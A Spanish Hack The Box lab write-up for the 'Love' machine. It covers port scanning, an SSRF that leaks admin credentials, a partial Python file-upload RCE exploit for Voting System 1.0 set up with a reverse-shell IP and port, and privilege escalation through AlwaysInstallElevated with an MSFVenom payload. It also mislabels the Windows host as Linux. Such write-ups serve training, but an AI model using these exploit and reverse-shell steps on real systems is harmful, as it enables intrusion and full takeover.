
Hack The Box

PEN-TESTING LABS

Write-up

Máquina Love



Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Love de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
Not shown: 58766 closed ports, 6750 filtered ports
Reason: 58766 resets and 6750 no-responses
Some closed ports may be reported as filtered due to
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
443/tcp   open  https        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
3306/tcp  open  mysql        syn-ack ttl 127
5000/tcp  open  upnp         syn-ack ttl 127
5040/tcp  open  unknown      syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
5986/tcp  open  wsmans       syn-ack ttl 127
7680/tcp  open  pando-pub    syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127
49669/tcp open  unknown      syn-ack ttl 127
49670/tcp open  unknown      syn-ack ttl 127
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after:  2024-04-10T14:39:19
|_ssl-date: 2021-07-18T22:41:47+00:00; +21m35s from scanner time.
| tls-alpn:
|_  http/1.1
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h06m35s, deviation: 3h30m02s, median: 21m34s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
```

Figura 2: Enumeración de los puertos abiertos

En este segundo escaneo ***Nmap*** consigue, a través del certificado SSL que utiliza el servicio HTTPS, enumerar el subdominio "staging.love.htb". Con esta información, procedo a añadir el dominio principal y subdominio a mi fichero local "/etc/hosts", tal y como se observa en la figura 3.

```
# HACK THE BOX

10.10.10.216    laboratory.htb git.laboratory.htb
10.10.10.239    staging.love.htb love.htb
```

Figura 3: Dominio añadido al fichero "/etc/hosts"

Una vez añadidos los dominios, paso a enumerar el contenido web de cada uno de ellos

mediante un navegador. Al acceder al dominio mediante el servicio HTTPS me salta un error "403 Forbidden", por lo que pruebo el acceso mediante el servicio HTTP y observo la página que se muestra en la figura 4, que corresponde a una página de login, aunque en estos momentos aún no dispongo de credenciales de ningún tipo.




Figura 4: Página de login del dominio principal "love.htb"

Por otro lado, también compruebo el contenido del subdominio "staging.love.htb". Nuevamente, me da el error 403 al acceder mediante HTTPS, por lo que vuelvo a hacerlo mediante HTTP. En la figura 5 se puede ver el contenido de la página web, que parece tratarse de un escáner para detectar malware en archivos.




Figura 5: Página web del subdominio "staging.love.htb"

Pruebo a registrarme a través de los campos que aparecen, pero compruebo que no es funcional. Por lo que paso a la pestaña "Demo", en la que aparece una barra de búsqueda en la que hay que introducir la URL del archivo que se quiere escanear, tal y como se muestra en la figura 6.




Figura 6: Demo del escáner de archivos

Con la información recopilada, no tengo forma de avanzar en la resolución de la máquina, ya que no dispongo de credenciales ni he conseguido enumerar ningún servicio crítico. Por tanto, pruebo a enumerar otro servicio HTTP detectado en el puerto 5000 durante la primera fase de reconocimiento. Pero, al intentar acceder a este servicio, me encuentro de nuevo con un error "403 Forbidden".




Figura 7: Error 403 en el servicio HTTP del puerto 5000

En este punto, se me ocurre utilizar el buscador de URLs del servicio de escaneo de archivos enumerado anteriormente, para acceder de forma local al servicio HTTP del puerto 5000, ya que puede contar con algún tipo de regla que permita el acceso a redes internas, pero no externas. Al introducir la URL (http://localhost:5000), se me muestra el contenido web, que consiste en un panel en el que se muestran las credenciales del usuario "admin", tal y como se muestra en la figura 8.




Figura 8: Contenido del servicio HTTP del puerto 5000

Con las credenciales obtenidas, pruebo a acceder desde el portal de login que hemos visualizado anteriormente, pero me salta un error de credenciales incorrectas, tal y como se observa en la figura 9.




Figura 9: Error de credenciales incorrectas en el panel login de "love.htb"

En este punto me encontré un poco perdido, ya que intenté enumerar algún otro servicio como SMB o MySQL sin obtener ningún resultado. Tras esto, se me ocurrió probar una búsqueda de directorios y/o ficheros en el servidor web con ***Gobuster***, para ver si encontraba algo que me podía ser de utilidad. El resultado obtenido se muestra en la figura 10.

```
===============================================================
2021/07/21 12:48:31 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 338] [--> http://10.10.10.239/images/]
/Images               (Status: 301) [Size: 338] [--> http://10.10.10.239/Images/]
/admin                (Status: 301) [Size: 337] [--> http://10.10.10.239/admin/]
/plugins              (Status: 301) [Size: 339] [--> http://10.10.10.239/plugins/]
/includes             (Status: 301) [Size: 340] [--> http://10.10.10.239/includes/]
/examples             (Status: 503) [Size: 402]
/dist                 (Status: 301) [Size: 336] [--> http://10.10.10.239/dist/]
/licenses             (Status: 403) [Size: 421]
/IMAGES               (Status: 301) [Size: 338] [--> http://10.10.10.239/IMAGES/]
/%20                  (Status: 403) [Size: 302]
/Admin                (Status: 301) [Size: 337] [--> http://10.10.10.239/Admin/]
/*checkout*          (Status: 403) [Size: 302]
/Plugins              (Status: 301) [Size: 339] [--> http://10.10.10.239/Plugins/]
/phpmyadmin           (Status: 403) [Size: 302]
/webalizer            (Status: 403) [Size: 302]
```

Figura 10: Fuzzing con Gobuster sobre el directorio raíz del servidor web

De estas rutas obtenidas, la que más me llama la atención es la de "admin", por lo que pruebo a acceder y, para mí sorpresa, encuentro un panel login idéntico al de "love.htb", tal y como se puede ver en la figura 11.




Figura 11: Página "admin" del servidor web

De nuevo, pruebo a intentar acceder utilizando las credenciales obtenidas anteriormente, consiguiendo acceder con éxito al panel de administrador, tal y como se muestra en la figura 12.




Figura 12: Panel de administrador de la plataforma Voting System

3. Acceso a la máquina

Una vez dentro de la plataforma, intento buscar formas de subir algún archivo PHP o similar para poder obtener ejecución de comandos en la máquina víctima. Pero, al no obtener resultado, pruebo a buscar la plataforma en ***SearchSploit*** para comprobar si existe algún exploit.

```
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/Love/explotation]
└─# searchsploit Voting System
------------------------------------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------------------------------------
Online Voting System - Authentication Bypass
Online Voting System 1.0 - Authentication Bypass (SQLi)
Online Voting System 1.0 - Remote Code Execution (Authenticated)
Online Voting System 1.0 - SQLi (Authentication Bypass) + Remote Code Execution (RCE)
Online Voting System Project in PHP - 'username' Persistent Cross-Site Scripting
Voting System 1.0 - Authentication Bypass (SQLI)
Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)
Voting System 1.0 - Remote Code Execution (Unauthenticated)
Voting System 1.0 - Time based SQLI  (Unauthenticated SQL injection)
WordPress Plugin Poll_ Survey_ Questionnaire and Voting system 1.5.2 - 'date_answers' Blind SQL Injection
------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Figura 13: Búsqueda de exploits para la plataforma web Voting System

Como se observa en la figura 13, hay varios exploits que afectan a la plataforma web utilizada. En este caso, me quedo con el exploit en Python que permite una Ejecución Remota de Código (RCE) estando autenticado en la plataforma. Antes de proceder a la ejecución de este exploit, se deben modificar en el código los valores que se muestran en la figura 14.

```
# Exploit Title: Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)
# Date: 19/01/2021
# Exploit Author: Richard Jones
# Vendor Homepage:https://www.sourcecodester.com/php/12306/voting-system-using-php.html
# Software Link: https://www.sourcecodester.com/download-code?nid=12306&title=Voting+System
# Version: 1.0
# Tested on: Windows 10 2004 + XAMPP 7.4.4

import requests

# --- Edit your settings here ----
IP = "10.10.10.239" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
REV_IP = "10.10.14.75" # Reverse shell IP
REV_PORT = "443" # Reverse port
# --------------------------------

INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"

payload = """
<?php

header('Content-type: text/plain');
$ip   = "IIPP";
$port = "PPOORRTT";
```

Figura 14: Valores a modificar en el exploit de Python

Una vez modificado el exploit, me pongo a la escucha por el puerto definido y ejecuto el exploit obteniendo una conexión en mi máquina de atacante, tal y como se observa en la figura 15.




Figura 15: Obtención de shell en máquina atacante

Con la shell obtenida, ya puedo acceder al directorio del usuario no privilegiado Phoebe y visualizar la flag.

Figura 16: Flag de usuario no privilegiado

4. Escalada de privilegios

Para la escalada de privilegios en este sistema Windows, he transferido el ejecutable de ***WinPEAS*** a la máquina víctima y lo he ejecutado. Tras revisar los resultados arrojados, uno de los más interesantes y que el propio script te refleja en color rojo es el que se refleja en la figura 17.




Figura 17: Agujero de seguridad descubierto por el script WinPEAS

La política "AlwaysInstallElevated" se encuentra habilitada en el registro de Windows, una configuración que puede explotarse para escalar privilegios. Los pasos a seguir se reflejan en este artículo. Lo primero a realizar es crear un ejecutable malicioso en formato .msi que se encargará de enviar una shell como usuario Administrador a mi máquina de atacante. Este ejecutable lo he creado mediante la utilidad ***MSFVenom***, tal y como se observa en la figura 18.




Figura 18: Creación del ejecutable .msi malicioso

